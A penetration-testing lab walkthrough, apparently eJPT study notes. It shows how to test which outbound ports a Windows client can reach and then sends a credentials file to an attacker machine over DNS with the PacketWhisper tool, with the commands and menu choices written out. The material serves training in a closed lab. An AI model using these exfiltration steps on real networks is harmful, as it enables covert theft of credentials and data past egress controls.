
Lab 3 - Data Exfiltration

First, let's connect to the windows client using rdesktop.

```
hades@Asus:~/Desktop/eJPT PTS/Lab 3 - Data Exfiltration$ rdesktop 172.16.91.100
```

The aim of the lab is to transfer a sensitive file over to our attacker machine, and we found a file called credentials which has a username and a password in it.



Now, let's check what tools we have which can help us transfer this file. We can open command prompt on windows and check.

```
C:\Users\AdminELS>python --version
Python 2.7.13

C:\Users\AdminELS>powershell ls


    Directory: C:\Users\AdminELS


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---        12/15/2017  10:42 PM                Contacts
d-r---         2/24/2021   2:15 PM                Desktop
d-r---        12/15/2017  10:42 PM                Documents
d-r---         4/24/2019   7:50 AM                Downloads
d-r---        12/15/2017  10:42 PM                Favorites
d-r---        12/15/2017   4:08 PM                Links
d-r---        12/15/2017  10:42 PM                Music
d-r---        12/15/2017   4:08 PM                OneDrive
d-r---        12/15/2017  10:44 PM                Pictures
d-r---        12/15/2017  10:42 PM                Saved Games
d-r---        12/15/2017  10:43 PM                Searches
d-r---        12/15/2017  10:42 PM                Videos
```


We have python and powershell available. Now, we are checking for ports with outbound connectivity. For that, first we can start a python server in our kali machine on the port we want to check. Here im using 8080.

```
hades@Asus:~/Desktop/eJPT PTS/Lab 3 - Data Exfiltration$ python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
```


Now, let's try and open the contents of the folder where this server is running on our windows machine browser. For that, we first check our kali machine's ip address.

```
tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.91.10  netmask 255.255.255.0  broadcast 172.16.91.255
        inet6 fe80::348b:85ff:fe85:6a21  prefixlen 64  scopeid 0x20<link>
        ether 36:8b:85:85:6a:21  txqueuelen 100  (Ethernet)
        RX packets 1739  bytes 1720387 (1.6 MiB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 1303  bytes 144387 (141.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


Let's enter this into the browser, along with the port number of course.



Yes, we can see the contents of the directory. This means that outbound connectivity is allowed on port 8080. Now, let's check for DNS outbound connectivity. For that, we first change the ipv4 network settings from the shortcut available on the desktop.



The preferred DNS server ip is set to our kali machine ip. Now, let's turn on wireshark on our kali machine and capture packets on the VPN interface.
When we visit any website on our windows browser after running wireshark, we can see that DNS packets are captured. This means that outbound connectivity is allowed on the DNS port (port 53) as well.




So now, we can use a tool called PacketWhisper to send over the credentials file via DNS.
The PacketWhisper folder is already available to us on the machine. First, copy the credentials file into the PacketWhisper folder.

```
C:\Users\AdminELS\Desktop\PacketWhisper-master>dir
 Volume in drive C has no label.
 Volume Serial Number is 3A93-BF4C

 Directory of C:\Users\AdminELS\Desktop\PacketWhisper-master

02/25/2021  09:05 AM    <DIR>          .
02/25/2021  09:05 AM    <DIR>          ..
04/24/2019  07:26 AM    <DIR>          ciphers
04/24/2019  07:26 AM             3,126 cloakify.py
04/24/2019  07:28 AM             1,510 cloakify.pyc
01/16/2019  04:04 PM                26 credentials.txt
04/24/2019  07:26 AM             2,079 decloakify.py
04/24/2019  07:28 AM             1,091 decloakify.pyc
04/24/2019  07:26 AM    <DIR>          DefCon26Slides
04/24/2019  07:26 AM                21 knockSequence.txt
04/24/2019  07:26 AM             1,068 LICENSE
04/24/2019  07:26 AM            42,327 packetWhisper.py
04/24/2019  07:26 AM            15,237 README.md
04/24/2019  07:26 AM            12,467 README_GETTING_STARTED.txt
04/24/2019  07:26 AM           329,672 sample.pcap
04/24/2019  07:26 AM    <DIR>          screenshots
04/24/2019  07:28 AM             1,080 tempFQDNList.txt
              12 File(s)        409,704 bytes
               5 Dir(s)   4,142,481,408 bytes free
```

Now, start wireshark capture on the vpn interface on your kali machine.



Launch the packet whisper script.

Choose the appropriate options as shown below.

```
====  PacketWhisper Main Menu  ====

1) Transmit File via DNS
2) Extract File from PCAP
3) Test DNS Access
4) Help / About
5) Exit

Selection: 1

====  Prep For DNS Transfer - Cloakify a File  ====

Enter filename to cloak (e.g. payload.zip or accounts.xls): credentials.txt

Save cloaked data to filename (default: 'tempFQDNList.txt'):

====  Prep For DNS Transfer - Select Cloakify cipher  ====


=======  Select PacketWhisper Transfer Mode  =======

1) Random Subdomain FQDNs  (Recommended - avoids DNS caching, overcomes NAT)
2) Unique Repeating FQDNs  (DNS may cache, but overcomes NAT)
3) [DISABLED] Common Website FQDNs    (DNS caching may block, NAT interferes)
4) Help

Selection: 1
```

Select which cipher we want to use.

```
Ciphers:

1 - akstat_io_prefixes
2 - cdn_optimizely_prefixes
3 - cloudfront_prefixes
4 - log_optimizely_prefixes

Enter cipher #: 3


Creating cloaked file using cipher: ciphers/subdomain_randomizer_scripts/cloudfront_prefixes

Cloaked file saved to: tempFQDNList.txt

Adding subdomain randomization to cloaked file using :cloudfront_prefixes.py
```

Now, we can start the broadcast.

```
Begin PacketWhisper transfer of cloaked file? (y/n): y

Select time delay between DNS queries:

1) Half-Second (Recommended, slow but reliable)
2) 5 Seconds (Extremely slow but stealthy)
3) No delay (Faster but loud, risks corrupting payload)

Selection (default = 1): 1

Broadcasting file...

### Starting Time (UTC): 02/25/21 09:09:06

Progress (bytes transmitted - patience is a virtue):
*** Request to UnKnown timed-out
*** Request to UnKnown timed-out
```

Once this process finishes (which will take a while), we can stop the packet capture in Wireshark and save the capture as a .pcap file. Be careful to save it as a pcap and not anything else. Then we can run packetcapture on our kali machine and extract the contents from the pcap file by specifying the same options while sending the file.

There is also a way to automatically scan for ports allowing outbound connectivity using the egresscheck framework as mentioned in the lab. REFER THE LAB TOO FOR CLEARER DETAILS.